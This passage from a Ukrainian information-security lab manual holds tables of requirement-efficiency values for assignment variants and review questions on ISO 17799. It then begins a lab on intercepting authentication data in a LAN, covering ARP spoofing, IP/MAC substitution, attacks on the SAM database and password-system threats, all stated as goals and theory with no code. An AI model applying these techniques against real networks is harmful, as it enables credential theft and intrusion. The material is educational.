32.3	25-	42-	39+	41-	23+	87-	92-	81-	88-	53-	22-	87+	44-	33-	59+
32.4	82+	9-	9+	97+	1+	65-	41-	9-	63+	55+	33-	12-	49-	6+	49+
32.5	3-	88-	56+	77-	7+	2-	44+	92+	30+	99-	28-	31-	30-	89+	27+
32.6	21+	27+	18+	79+	25+	1-	81-	95+	12-	94+	50-	52+	21+	32+	8-
32.7	75+	47-	46+	62-	47+	40+	29+	70+	90+	22+	55+	79-	62+	89-	61+
32.8	46+	55-	60+	86+	74+	9+	10-	55+	33-	3-	10-	87+	47+	76-	14-
32.9	5+	48+	17+	7+	15-	98+	28+	62+	14-	38-	84-	35+	61+	56+	82+
32.10	50-	36+	61+	80+	98-	58-	27+	99-	20+	24+	62+	70+	82-	42-	48-
33	88+	31-	95-	47-	78+	73-	98-	36-	8+	26+	93-	12+	30-	3+	44-
34	70-	22+	32-	86+	26+	10+	89+	38-	37+	56+	42-	67-	15+	45-	95-
35.1	96+	61-	87+	64+	91-	29-	48-	25+	60+	24+	88-	10+	98-	93+	11-
35.2	71-	15-	4-	80+	29-	74+	21+	67+	76-	32+	86-	92+	80+	81+	67+
35.3	17+	19-	76-	24+	30+	62-	60-	24-	90+	35-	39+	61-	83+	75-	79+
35.4	19-	34+	42-	69+	54+	67-	4+	17+	13+	19-	58-	56-	93-	17-	14-
36	21+	83+	78+	54+	82-	33-	55-	1+	98-	90+	43+	94-	64-	73-	91-
37	76-	59+	44-	78-	5+	44+	17-	65+	6-	42-	57+	3-	69+	18-	98+
38.1	82-	98+	71+	40+	92+	1-	74+	97+	75-	8-	39-	2-	79+	77-	22-
38.2	76+	20+	61-	26-	40-	56+	49-	40-	63+	33-	38+	41+	19+	6-	29-
38.3	51+	24-	22-	80-	7+	48-	39-	57-	70-	76-	73-	19-	23-	6-	20+
38.4	71+	64-	79-	5+	19-	95-	76+	64+	92+	13+	86-	83+	32-	89+	64+
39	21+	74-	32+	60-	74-	96+	31+	46-	70+	22-	46+	8+	26+	96+	49-

Продовження табл. 4.12

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
40.1	2+	45-	40-	6+	11+	66-	27+	40-	9-	63+	64+	95-	50+	62-	36-
40.2	46+	35-	3-	48+	6+	39-	62+	3-	31+	58+	76-	87-	84+	21+	64+
40.3	72+	60+	93-	27-	25+	66+	68+	88+	11-	32+	17-	51+	48+	84+	46+
40.4	76-	53-	93+	69-	78+	6-	43-	47-	38-	80-	0-	70+	89+	11-	85+
40.5	13-	19+	98-	22-	84+	60+	73+	74-	13+	99-	71-	57+	7+	67-	97-
41	2-	7+	20-	79-	93+	46+	33+	75+	54+	75+	58-	68+	49-	3+	19+
42	10-	12+	32+	22-	26-	24+	71-	39+	24+	43-	7+	27+	91-	25-	55+
43	13+	95-	19+	37+	87+	42-	24+	17-	62-	47+	24-	0+	53-	98+	73+
44	35+	60-	69-	26-	15-	17+	76-	34-	23-	99-	85-	12-	20-	13+	28+
45	14-	89+	48-	54+	41-	6+	64+	7-	22+	95+	7+	16-	79+	48-	21+
46.1	24-	9-	19+	86+	74+	47-	66+	69+	0-	68-	5+	50-	80-	35-	82-
46.2	43-	18-	19+	25+	34-	29+	43-	97-	54-	58+	75-	27+	60-	94-	23+
46.3	99+	2+	59-	78+	69+	27-	28-	60-	37-	58-	47-	73+	92+	74+	62-
46.4	31+	4+	46-	54+	1-	1+	66+	36+	31-	10+	19+	20+	33-	8+	64-
46.5	67+	21-	94-	33-	98+	66-	95+	97+	2+	65+	80-	52+	14+	81+	73-
46.6	45+	15+	55+	9+	90+	70+	54-	30+	68-	66-	62+	47+	11+	34-	72-
46.7	11-	7-	75+	71-	83-	62-	95-	81-	29-	65-	58+	83-	63+	14+	21-
46.8	17-	9-	58+	24-	37+	76-	85-	1-	44+	70-	12-	20+	85-	14+	95-
47	50-	83+	14+	14-	38-	70-	88+	20+	1-	74-	88-	59+	99+	70-	75+
48	57-	69-	20-	90+	34+	76-	99-	82+	66+	10-	17-	29-	44-	41+	76-
49.1	75-	51-	38+	27-	37-	2-	98+	12+	64-	61+	67+	76+	35+	66-	71-
49.2	44+	20+	89+	34+	32+	7-	94+	78-	58-	81+	12-	99+	86+	51-	47+
49.3	87-	43-	21+	32-	21+	49+	53+	88-	63+	33+	37+	16+	78-	87+	59-
49.4	32-	78-	18+	46+	32-	58-	76-	29-	4+	18+	95+	61-	87+	58+	50+
50	10-	77+	45-	39-	57+	88+	83-	89-	85-	35+	33+	33+	5-	4-	20+
51.1	33+	98-	23-	42-	48+	36-	68-	60-	65-	6-	72+	79+	14-	71-	8-
51.2	43-	30-	96+	25-	45-	83-	64-	90-	32+	27-	17-	81-	67-	9-	12-
51.3	99-	89+	15+	20-	25+	20+	66+	97-	66-	34-	26-	84-	54+	81+	28-
51.4	10+	30+	16-	65+	66+	34+	36-	12+	64+	86+	64+	14-	59+	49+	29-
52	75+	83-	21+	18-	70-	17-	53-	4+	37-	60-	29+	0-	65-	85-	68+
53	53+	70-	63+	5-	51-	24-	59-	84+	60+	94+	87+	53-	69+	26-	48+
54	39-	47+	59-	88+	43+	65+	37-	15-	57-	80+	76+	6+	1+	88+	47-
55	4+	26+	46-	15+	30-	45+	92-	96+	23+	30-	75+	27-	94+	61-	38+
56	82-	93+	18+	40+	18-	34-	61+	84+	77-	25-	92-	30-	89+	56+	88-
57	57-	6-	85-	40+	72-	66+	84+	68-	45-	12-	80+	95-	74-	61-	68+
58	55+	75-	86-	3+	94-	99-	92-	15-	28-	0+	61+	96+	47+	11+	69+
59.1	2+	99+	46-	76-	31-	65+	11+	39-	20+	91-	24+	2+	56-	99+	91+
59.2	41-	19-	44-	32+	31-	43+	1+	47-	58+	82-	64+	28-	6+	69-	68+
59.3	12+	70-	61-	90+	70-	88+	92-	65+	33+	44-	74+	87-	25-	29+	50-
59.4	32-	39-	43-	35+	63-	80+	43+	90+	9+	93+	59+	66+	56-	36+	85+

Продовження табл. 4.12

Варіанти значень ефективності для розділу 8 "Розробка та супровід систем" (варіанти 16 – 30)

№ вимоги	Варіант														
	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
1	19-	69-	54-	94+	33-	35-	24-	98-	68+	84+	93+	97+	46+	25+	1-
2.1	57-	78+	73-	57+	26+	22+	76+	20-	62-	95-	26+	52+	95+	99-	49-
2.2	27+	43-	45+	56+	30+	75+	14-	43-	78-	99+	43-	37+	44-	66+	62-
2.3	20+	84+	42+	99-	89-	99-	89-	22+	81-	20+	74+	83+	3-	48-	87+
3	83+	76-	18-	46+	66-	5+	58-	94+	32+	41-	41+	47+	31+	66-	91-
4.1	3+	76+	70-	79+	72+	16+	11-	44-	30+	34-	7+	40-	93-	37+	30-
4.2	84-	22-	88+	71+	27-	77-	95-	56+	5+	71-	55-	97+	81+	30+	21-
4.3	97+	41-	66-	56-	70-	79-	83-	17-	42-	72+	70-	79-	36-	4-	96-
4.4	61-	14+	91+	96+	24-	9+	41-	78+	75-	26+	34-	4-	61+	64-	7-
4.5	57+	9+	39+	91+	40+	23-	4-	33-	58-	60-	38+	82-	94-	84+	66+
5	31-	87-	54-	56+	54-	74+	96-	63-	34+	5-	81-	41+	8+	21-	18+
6	54+	7+	59+	85+	79+	7-	28+	32+	2-	85+	88-	30+	62-	78+	93+
7	20+	9+	88-	12-	97+	94+	68-	99+	42+	92+	86-	84-	47+	80+	61-
8	86+	35-	37-	89-	30-	40-	64+	56+	66-	15+	86-	59-	97-	96+	10-
9	54-	36+	62+	97-	74-	23+	73+	70+	63-	48+	40+	26+	72-	15+	69-
10	34-	18+	57-	52-	41+	55+	30+	85-	61+	93+	96+	37-	11+	3+	68+
11.1	30-	22+	75+	6+	88+	7+	10-	57+	23+	61+	15-	54+	83+	39-	2-
11.2	82+	98+	3+	18-	24+	86+	71-	53+	57+	20+	91+	94-	1-	95+	40+
11.3	55+	49-	39-	73+	31+	88-	35+	53+	5+	93+	31+	24+	82+	49+	45+
12	58-	10-	39-	8-	59-	46-	35-	68-	5+	71-	90-	47-	20+	23-	12-
13.1	40-	37-	48-	65+	19-	82+	96+	12+	84+	0-	49-	82-	90-	61-	76-
13.2	92-	88-	94+	91-	42+	33+	20+	77-	18-	27-	34-	54-	67-	10-	90+
13.3	57+	43-	97-	63+	74-	78+	32+	9-	48+	48-	50+	6-	90-	20-	4-
14	34+	92+	37+	33-	19-	70-	9+	1-	10-	60-	64-	44+	34+	8-	99+
15	3+	62-	10-	58-	61+	44+	52-	35+	67-	87+	9-	79-	59+	73-	35-
16	68-	58+	88+	11+	81+	13+	95+	19-	7+	30-	19-	87-	62-	62-	71+
17	86-	63-	69-	84-	36-	56-	66-	5+	14+	8-	33-	71+	70-	68-	60-
18	77-	29-	81+	96-	99-	14+	39+	31-	36-	86-	22-	70-	70-	43-	88+
19	29-	30+	22-	46+	13+	14-	45-	23+	48-	42+	87-	16-	75-	27-	40-
20	45-	81+	82-	97+	26+	82-	41-	60-	81+	45-	60-	66+	38-	95-	69-
21	74+	13-	20-	82-	82-	91+	3-	46-	41+	73-	45+	26+	82-	45-	51+
22.1	67-	76-	95+	74+	35-	53+	66+	13+	44-	18-	11-	76-	48-	53-	97+
22.2	53-	92-	55+	80-	9+	76-	10-	1-	67+	10+	56+	54-	50+	14+	88+
22.3	84+	9-	36-	74+	6+	98+	93+	74+	98-	30+	64+	14+	16+	18+	60+

Продовження табл. 4.12

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
22.4	26+	77-	84-	85-	75-	37-	97+	42+	86+	22-	99+	39-	21+	3-	12-
22.5	51-	75+	99+	18-	84-	42+	3+	20-	40+	57-	10+	18-	19-	30-	49-
23	37-	9+	49-	27-	47-	80+	26-	5+	74+	4+	54+	63+	64-	60+	28+
24.1	51-	53+	54-	91-	75-	18+	70+	91-	95-	45+	6+	44-	81+	75-	87+
24.2	8+	47-	86+	59+	15-	52-	6-	46+	70-	7+	30-	20-	3+	7-	38-
24.3	18+	3+	83+	33+	14+	77+	7-	51-	45+	80-	82+	16-	11+	65+	49+
24.4	93+	68-	6-	66+	67+	44+	67+	73+	74-	82+	55-	50+	45+	48+	86+
24.5	30-	81-	11-	69-	38+	35+	90-	44+	94+	12+	99-	18-	19+	56+	78-
24.6	31-	85-	45-	82+	50+	24+	1-	34-	61+	43-	6+	62-	58-	65+	5+
25	66+	18-	79-	66+	13-	95-	48+	79-	48+	45+	17+	4+	14+	55-	8-
26	87+	44-	62+	43-	3+	46+	62+	74+	43+	1-	90+	12-	69-	74-	96-
27	74+	6+	18-	89+	72+	19-	85-	43-	11-	97-	60+	85-	62-	57+	72+
28	96+	84-	20-	17+	55-	4+	84-	66-	95-	58-	30+	92-	26+	55+	95+
29	66+	45+	11+	17+	2+	81+	79-	72+	26-	61+	71+	20+	19+	93+	3+
30	72+	14+	8-	23+	82+	99+	23+	96-	86+	52-	51+	40+	14-	31+	90+
31	6-	69-	80-	52+	93-	14+	74-	95-	85-	14+	55+	59+	22+	7-	62-
32.1	52+	19-	14+	23+	80-	83+	15-	77-	27+	70-	37+	82-	28+	71+	77+
32.2	4+	43-	49-	88-	34-	67+	46-	78-	10+	92-	54+	77-	48+	28-	18-
32.3	34-	7-	3-	84+	11+	15+	16-	12-	11-	61+	27+	2+	55+	53-	67-
32.4	81+	71+	72-	94-	11+	55+	63-	54+	7-	53+	29-	55-	45+	83-	30-
32.5	9-	16+	7+	23-	44-	52-	45-	61+	29-	8-	12-	62-	90-	60-	61-
32.6	67+	73+	38-	88+	72+	23-	33-	29-	68+	2-	10-	80-	85+	28-	10-
32.7	16-	47+	79+	51+	79-	85+	71+	72-	86-	83-	72+	14-	5+	59-	93-
32.8	72+	10+	60-	42+	84-	29-	35-	8+	84+	48+	24+	84+	85-	92+	35+
32.9	94-	58+	22-	56+	50+	77-	44-	67-	14-	69-	46-	76-	50+	39+	31+
32.10	54+	16-	51-	47-	29-	35+	38+	7+	48-	46+	41+	22+	63+	86-	66-
33	14+	92-	81+	38-	46-	92+	50-	67+	85-	44+	44+	97-	30-	4-	94-
34	87+	42-	33+	15-	55-	30-	59-	24-	40-	94+	36-	98+	73-	17-	24-
35.1	78+	65+	32-	35+	63+	45+	24+	24-	9-	27+	93+	59+	59+	8-	87+
35.2	89+	83-	78-	86+	85+	62+	76-	9-	29+	22+	3-	88+	1-	15+	5-
35.3	23+	94-	70+	60-	85+	27-	21+	40+	74-	40+	8-	52-	79-	30-	30+
35.4	59+	78+	7-	86+	99+	53+	31+	12+	16-	20-	56+	87-	57-	27+	4+
36	79+	74+	30-	44-	93-	72-	73+	33-	84+	83+	75-	30-	90-	65-	9-
37	31+	29+	87-	91+	33-	45+	33-	51+	15-	1-	83-	71-	34+	14-	39-
38.1	89-	50+	6-	66-	47+	11+	21-	36+	8-	36+	95-	79+	92-	20-	62-
38.2	73-	7+	41-	85+	32-	92-	66+	1-	77-	2-	37-	73-	56-	19-	35-
38.3	41-	52+	90-	43+	39-	29+	24-	91-	95+	39-	54+	20-	47-	13-	11+
38.4	29+	90-	69+	71-	62+	9-	97+	16+	44+	48+	28-	75-	74+	61+	2+
39	46-	81+	40-	67+	39+	69+	60-	47+	3+	30+	14-	98-	14+	75+	46-

Закінчення табл. 4.12

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
40.1	17-	69+	3+	43-	62+	25-	45+	59-	60-	27-	2-	81-	20+	58+	48-
40.2	77-	82-	75-	52+	6-	49+	10+	36+	17+	80+	24+	86+	96+	69-	69+
40.3	23+	72-	52+	43+	9+	80-	41-	46+	47+	50+	14-	39-	82-	31-	3-
40.4	46+	74+	4-	27-	40-	47+	74+	96-	20+	17-	91-	27-	68-	97+	59+
40.5	77-	43+	11+	1-	95+	94-	12+	87+	96-	90-	51+	9+	49-	91+	6+
41	28-	99-	93-	67+	59-	49+	62+	86+	13-	53+	29+	47+	88+	76-	84-
42	28+	36+	32-	33+	96+	30+	54-	59+	7-	33-	35-	56+	48-	16-	38-
43	39+	7+	6+	73+	87-	97-	33-	32+	5+	76-	98-	67-	89-	14+	2-
44	91-	29+	60+	12-	99+	44-	62+	39+	75-	55+	75-	24+	59-	69+	19-
45	78+	85+	24-	78+	81+	1-	49+	62+	31-	47-	81+	35+	1+	74+	72+
46.1	51+	99+	34-	5-	54+	96+	63+	25-	43+	56+	91+	28-	63+	61-	20-
46.2	7-	54-	83-	12-	83-	34+	54-	28+	13-	50-	61+	73-	31+	19-	94-
46.3	81-	43+	7-	90-	38+	29-	56+	29+	28-	52-	67-	7-	48+	7-	53+
46.4	57-	90-	24-	50-	46+	35-	36-	43-	70+	64+	29+	99+	16-	6+	56+
46.5	19-	80+	65-	83+	50+	19+	66-	97+	64-	75-	1+	72-	53+	80+	27-
46.6	51+	27+	58+	87+	91-	68-	7-	10-	10+	37-	28+	30-	53-	56+	2-
46.7	14+	41-	51-	82-	43+	16+	87-	37+	12+	91-	83-	63-	53+	36+	85+
46.8	73+	43+	97-	9-	65+	31-	40+	86-	8-	59-	81+	23+	56+	42+	61-
47	88-	87+	83-	39-	79+	26-	22-	49-	33+	10+	50+	44+	17+	54-	98-
48	39+	81+	35-	13-	19-	80+	48-	7-	69+	26+	48+	73+	50-	26-	84-
49.1	74-	54-	57+	18-	7+	15+	44-	39-	99-	71+	74-	8+	73-	96-	17-
49.2	26+	79-	2+	34-	70-	8-	53-	15-	25-	32-	63+	96+	44+	36+	22+
49.3	73+	56+	1+	37-	95+	27+	67-	39+	3+	55-	20-	32-	56-	0+	65+
49.4	83+	3-	47+	47+	10-	15+	10-	19-	84-	50+	67-	11-	4-	24+	96+
50	34+	13+	39+	92+	23-	10+	31+	62+	13-	70+	42+	47-	48-	10-	25-
51.1	64+	51+	32+	34-	67-	59-	86-	85+	8+	54+	44-	43+	2-	56-	12-
51.2	86-	47-	11-	39+	23-	66-	52-	73-	67+	9+	77-	50+	60-	39-	72+
51.3	88-	36-	29-	64+	75+	39-	2-	21+	17-	22+	81+	55-	96+	47-	62-
51.4	12-	68+	37+	56+	8-	82-	78+	62-	70-	18+	32+	44+	8-	56+	56-
52	96-	3-	51-	78+	88+	18-	8+	8-	55-	75-	49+	9+	48+	70-	89-
53	20-	80-	90+	13+	91-	91-	77-	29-	45-	85-	40-	7+	76-	37+	18-
54	28-	42+	89-	3+	86-	80-	47+	59+	12+	19+	80+	64-	96-	75-	74-
55	37-	91+	30+	64-	44-	64+	7-	90+	73-	49-	69-	52-	9-	25-	90+
56	89-	89+	97+	69-	20-	55+	6+	52-	41+	89-	26-	10-	93-	2-	71+
57	81+	21-	32+	13+	8+	68+	72+	92-	25-	51+	87+	69+	93+	19-	32+
58	64-	4-	61-	26-	54-	25+	8+	92+	52+	31-	12+	87-	14+	27-	21-
59.1	71-	56-	57+	67-	76-	54-	93-	1+	27-	6+	94-	40-	28-	52-	77+
59.2	50+	86-	86-	34-	7+	26+	36-	20+	49-	58-	25-	98-	73-	7-	96+
59.3	59-	78-	10-	96+	18+	13+	11+	88-	54+	35-	39-	1-	12+	13-	75+
59.4	51-	10-	9-	24-	59+	87-	25-	75+	3-	94-	55+	59+	40+	15-	37+

Таблиця 4.13

Варіанти значень ефективності для розділу 10 "Відповідність системи вимогам" (варіанти 1 – 15)

№ вимоги	Варіант														
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
1	91-	81-	5+	36+	84+	98+	41+	29-	65+	33+	22+	83+	63+	17+	9-
2	86+	49-	53-	82-	59-	7-	98-	64-	77-	57-	55+	57+	8+	61-	84+
3	28-	70-	88+	15+	4-	14-	74+	11-	3+	81-	46+	56-	0+	84+	53-
4	76-	88-	29-	29+	10-	26-	75+	12-	87-	47+	77+	23-	35-	18+	16+
5	85+	88+	32+	23-	87+	8+	64+	39-	71-	44+	62-	36-	26+	71-	75-
6	69+	94+	56-	62+	59-	62+	59-	52+	7-	1-	78-	28-	0+	56+	5-
7	26-	10+	79+	25-	85+	16+	96+	92+	63+	72-	84-	98-	29-	33+	93-
8	12+	3+	12-	85-	12+	27-	35-	97-	77-	21-	46-	91-	87+	92-	29-
9	44+	67-	24+	29-	66+	89-	57-	87-	79-	87-	30+	23-	52+	12+	90-
10	8-	42+	31-	87-	33-	48+	54-	18-	40+	75+	40+	82-	18-	36+	58-
11	84-	89+	73+	72-	88+	97-	97+	29+	8+	21+	6-	35-	10+	47-	83-
12	57+	8-	12-	87+	31+	41-	28-	95-	55+	78-	51+	46+	81-	19+	71+
13	98-	3+	97-	91-	68-	93+	41-	2-	42-	33+	15+	31-	91-	62+	57-
14	8-	6+	21-	12-	63-	10+	73-	90-	23-	9-	4+	7+	69-	89-	68-
15.1	32-	31+	71-	55+	35-	20-	78+	36-	77+	87+	7-	67+	17-	3-	14+
15.2	33-	15+	22-	85-	87+	97-	39-	3-	23-	56+	89+	46-	95-	76-	36-
15.3	32-	10-	70+	3-	35+	67-	98+	32+	65-	93+	53-	45-	69-	18-	48-
15.4	62-	83-	24+	9-	48-	78-	67-	11-	10+	13+	79+	78-	40+	68-	85+
16.1	22-	16-	52+	26+	77+	15-	64+	99+	31+	62-	41-	60-	8-	30+	98-
16.2	16+	62+	78-	64+	63-	70+	50+	95-	49+	39+	38-	93-	28-	1+	24+
17	28-	39+	3-	52-	25+	43-	13-	83-	65+	9-	99+	32-	21+	17+	15-
18	96+	8-	30+	4+	51+	47+	61-	10-	85-	48+	12-	65-	75+	12+	82-
19	92+	42-	79+	72+	47-	34+	45-	81+	43-	47+	32+	52-	80+	31+	24-
20	87+	24+	43-	26+	50-	51-	57+	86+	55-	2+	52+	54-	15+	45+	99-
21.1	13+	68-	41+	21+	80-	13-	13-	58-	62-	24-	21-	23+	34-	32+	5+
21.2	9-	6-	51+	41+	98-	6-	54-	36+	4-	35+	39+	83-	13+	20-	18-
21.3	44+	1+	93-	22-	81+	18-	61+	41+	22-	71-	36-	60-	98+	78+	62+
22	35-	50-	29-	45+	45-	9-	80+	51-	58-	42+	88-	2-	25+	81+	17+
23	16-	68+	27+	58+	53+	55+	9-	76-	33-	73-	92+	54-	38+	94-	99-
24.1	11+	1+	1-	30+	65+	77+	21+	78+	11+	74+	2-	52-	55-	9-	90-
24.2	1+	96+	89+	41-	48-	73-	16+	16+	31+	9-	40-	35-	11+	2-	85-
25	66+	21-	1+	56-	89+	76-	46-	43+	73+	66+	36+	85-	37+	31+	87+
26.1	89-	34-	6-	97-	63+	90+	52+	7+	49-	48-	6+	20-	75+	79-	71+
26.2	55+	4-	60+	64-	93+	11+	57+	72-	40+	52+	52+	83-	68-	28+	51+

Продовження табл. 4.13

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
26.3	22-	76+	91+	14+	32+	22+	16+	34-	66-	83-	89+	49+	1-	20+	13-
26.4	83-	51-	51-	76+	91+	77+	81-	39+	93-	66-	89+	76-	50-	46-	34+
26.5	13-	40-	1+	51+	24-	80+	67+	49-	87+	32-	46+	40-	61-	30+	38-
27	25-	71-	1+	93+	51-	18-	83-	12+	70+	76+	93-	89-	33-	51+	56-
28	84+	67-	8-	16+	83-	39+	55+	80-	21+	92+	48+	86+	71-	92-	87-
29	99-	42+	67-	7+	40+	75-	31-	6+	80+	40+	47-	47-	15+	10-	95+
30	75+	91-	69+	65-	32-	20-	24-	84-	75-	86-	5+	15+	2+	12-	55+
31	69-	89-	70+	36-	59+	59-	17-	42-	88+	13+	44-	88-	3+	38+	59+
32	80+	10+	2-	85-	1-	34+	35+	69-	70+	62-	39-	18+	49-	77+	65+
33.1	10-	82+	95-	46-	69+	84+	47+	35+	79+	81+	0-	27-	79+	53+	74+
33.2	16-	8+	44+	64+	73-	35+	79-	44-	80+	11+	24+	94+	77-	75-	50+
33.3	15-	17+	32-	43-	52-	66+	41+	9-	1-	20+	46+	11-	54-	7-	35-
33.4	84+	14-	81+	69-	19-	39-	51-	49-	57-	45+	82+	19-	1+	62+	85-
33.5	41+	87-	1-	7+	54+	84-	93-	13-	20-	27-	41-	62-	10+	97+	62-

Варіанти значень ефективності для розділу 10 "Відповідність системи вимогам" (варіанти 16 – 30)

№ вимоги	Варіант														
	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
1	86-	71+	62-	13+	46+	93+	53+	4-	57+	40-	60-	31+	70+	91-	94+
2	22-	20+	85-	74+	34-	59-	87+	7+	90+	65+	58+	87+	11-	54-	25-
3	82-	10+	53-	54+	57-	85-	25+	35-	37+	69-	58+	6-	18+	32+	63+
4	59-	73-	24+	87+	41-	49+	33+	62-	71-	32-	25-	67+	93-	98-	28+
5	35-	5+	37+	60+	52+	22+	51-	40+	93+	58-	59-	37-	41-	71+	51-
6	25-	3-	82-	65-	30+	10+	11+	31-	65+	58-	28-	81+	65+	5-	5+
7	9-	9-	1+	79-	47-	95-	34-	48-	38-	41+	18+	91-	68+	8-	95-
8	62+	11+	90-	56+	29+	47-	99+	39-	57-	85-	75+	72-	83+	47-	16+
9	26-	55+	89+	66-	55+	12+	15+	24+	47+	92-	19+	19-	37+	10+	36+
10	94-	46-	79+	46+	98+	89+	80+	92-	35-	17+	91+	30+	69+	68-	16+
11	78-	25+	44+	70+	69-	40-	55-	56-	58+	90+	46+	56-	88-	46-	53+
12	55+	49+	98+	35-	31-	49-	19+	59-	40-	17+	77+	80-	33-	68+	26-
13	77+	65+	41+	94-	93-	44-	64+	77+	82+	1+	30+	12-	18-	69-	27-
14	68+	61-	58+	55-	74-	71-	18-	93-	21-	79-	28-	18-	97-	39-	62+
15.1	46+	66-	20-	73-	37+	85-	67-	71+	73-	59-	66+	31+	70+	81-	31-
15.2	27-	71-	30+	59-	26-	88-	53+	27+	8+	15-	80-	66+	19-	7+	85-
15.3	86+	16-	9-	4+	95-	43-	73-	45-	2+	48+	42+	96+	45+	14-	79+
15.4	66-	89-	17+	33-	27+	90-	55+	16-	20+	46+	23-	14+	42+	0-	12-
16.1	18-	90-	68-	89+	82-	58+	74-	70-	68+	28+	54-	16+	51-	34-	49+

Закінчення табл. 4.13

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
16.2	5+	87+	50-	50+	67-	50+	90-	56+	34-	13-	51+	46+	75+	65-	18-
17	87+	59-	29-	9-	47+	19+	13+	62+	73-	30+	42+	79+	10-	63+	73-
18	57-	19+	5-	27+	78-	91+	24-	28+	52+	32+	97-	96-	74+	56-	72-
19	47+	81+	4+	19-	38+	38+	81+	38-	44-	33+	76-	89+	88+	53+	48-
20	9+	39+	58+	94-	58+	20+	85-	54+	35-	75-	20+	61+	86+	36+	51+
21.1	16-	99+	92-	76+	65-	16+	24+	37-	65-	81+	43+	2+	79-	16-	92+
21.2	97-	22-	7-	96-	30+	17+	84+	90-	14-	52+	21+	69-	76+	66-	63+
21.3	97+	97-	12+	82-	60-	81+	74-	5-	81-	57-	3+	86+	67+	96+	26+
22	47-	44-	37+	5+	37+	48-	36+	55-	1-	79+	36-	3+	38-	40-	27+
23	52+	13+	7-	57+	34-	60+	22-	73-	57+	71+	58+	54-	53+	24+	58-
24.1	72+	79-	54-	6+	81-	35-	78+	23-	73-	91+	74+	55-	11+	36-	4+
24.2	29+	91+	70-	68+	85+	38-	7+	5-	43-	17+	32-	18+	93+	65+	5+
25	37-	80+	45-	61+	20-	39+	52-	7+	90+	13+	55+	29+	18-	50-	4-
26.1	13-	88-	9+	8+	7+	61+	1+	70+	71-	89+	26+	22+	36+	29-	78+
26.2	52+	82+	3-	67-	81-	5+	29-	53-	15+	77-	33+	38-	5+	10+	97-
26.3	61-	56-	34-	11+	65+	76+	14-	82-	52+	41+	94+	16-	87-	40-	86-
26.4	93+	21+	58-	20-	87+	39-	90-	35+	37+	2+	65-	7-	55+	29-	47-
26.5	9+	99-	98+	5-	84+	96-	67+	61-	4-	55-	29+	47+	9-	27+	13+
27	61-	51-	64+	92+	14+	3-	22+	26+	46-	86-	12+	9+	49-	20+	93+
28	29-	67-	21-	33-	84+	81-	40+	34-	82-	95-	52-	86-	53-	96-	38-
29	10+	9+	83-	15+	72-	90-	62+	36+	76-	38+	13+	2+	59+	93+	10+
30	62-	56+	28+	42-	44+	67-	37-	78-	81-	4+	48-	49-	18+	7+	23-
31	98+	97-	81+	46-	62+	87+	83+	23+	3+	37-	10+	9+	22-	82+	44-
32	14+	49+	51+	18-	89+	32+	72-	48-	99+	78-	15+	61+	24+	55-	80+
33.1	41-	44-	77+	46-	70+	50+	31+	29-	36-	20+	5+	7+	37-	43+	16-
33.2	37-	7-	76+	10-	23-	27+	9-	1+	3-	54+	60-	4-	68-	15+	3-
33.3	95-	42+	85-	82-	46-	78+	21+	9+	58-	67+	94+	70-	28-	88+	42-
33.4	53-	16+	53+	32+	77+	61-	25-	7+	25-	46+	32-	58+	76+	25-	20-
33.5	53-	65+	80-	67-	19-	18-	89+	44+	40-	61+	30+	59-	92+	56-	53+

Контрольні запитання

1. Дайте визначення системи КОНДОР.
2. Назвіть типовий структурний склад підприємства.
3. У чому полягають відмінності оцінки ризиків?
4. Назвіть сфери використання системи КОНДОР на підприємстві.
5. Назвіть основні принципи використання стандарту ISO 17799.
6. Назвіть типи розділів стандарту ISO 17799.

Час, що відводиться на проведення опитування ,10 – 15 хв.

Лабораторна робота №5
Перехоплення автентифікаційної інформації та її використання під час атак у локальній мережі

Мета роботи:

переконатися в технічній можливості підміни IP- і MAC-адрес вузла локальної комп'ютерної мережі (ЛКМ);

ознайомитися з можливостями аналізаторів протоколів ЛКМ;

дослідити автентифікаційну інформацію, яка передається в ЛКМ;

ознайомитися з атакою типу "ARP-спуфінг";

ознайомитися з атакою на базу облікових записів SAM;

дослідити можливість несанкціонованого віддаленого доступу.

Лабораторна робота призначена для закріплення теоретичного матеріалу, який викладається під час вивчення теми №4 "Організація інформаційної безпеки комп'ютерних мереж".

Рекомендації щодо підготовки до виконання ЛР.

Основні відомості про парольний захист і методи атак

Ідентифікатор користувача – певна унікальна кількість інформації, що дозволяє розрізняти індивідуальних користувачів парольної системи (проводити їх ідентифікацію). Часто ідентифікатор також називають ім'ям користувача або ім'ям облікового запису користувача.

Пароль користувача – певна секретна кількість інформації, відома тільки користувачу і парольній системі, яка може бути запам'ятована користувачем і пред'явлена для проходження процедури аутентифікації. Одноразовий пароль дає можливість користувачу одноразово пройти аутентифікацію. Багаторазовий пароль може бути використаний для перевірки достовірності повторно.

Обліковий запис (ОЗ) користувача – логічна структура, що містить його ідентифікатор, пароль та деякі особливі параметри.

База *даних користувачів* парольної системи містить ОЗ всіх користувачів даної парольної системи.

Під *парольною системою* мається на увазі програмно-апаратний комплекс, що реалізовує системи ідентифікації та аутентифікації користувачів КС на основі одноразових або багаторазових паролів. Як правило, такий комплекс функціонує спільно з підсистемами

розмежування доступу і реєстрації подій. В окремих випадках парольна система може виступати проти ряду додаткових функцій, зокрема генерації і розподілу короткочасних (сеансових) криптографічних ключів.

Основними компонентами парольної системи є:

інтерфейс користувача;

інтерфейс адміністратора;

модуль сполучення з іншими підсистемами безпеки;

база даних облікових записів.

Парольна система є "переднім краєм оборони" всієї системи безпеки. Деякі її елементи (зокрема, що реалізовують інтерфейс користувача) можуть бути розташовані в місцях, які відкриті для доступу потенційному зловмиснику. Тому парольна система стає одним з перших об'єктів атаки при вторгненні зловмисника в захищену систему. Нижче перераховані типи загроз безпеки парольних систем.

1. *Розголошування параметрів облікового запису через*:

підбір в інтерактивному режимі;

підглядання;

навмисну передачу пароля його власником іншій особі;

захоплення бази даних парольної системи (якщо паролі не зберігаються в базі у відкритому вигляді, для їх відновлення може знадобитися підбір або дешифровка);

перехоплення переданої по мережі інформації про пароль;

зберігання пароля в доступному місці.

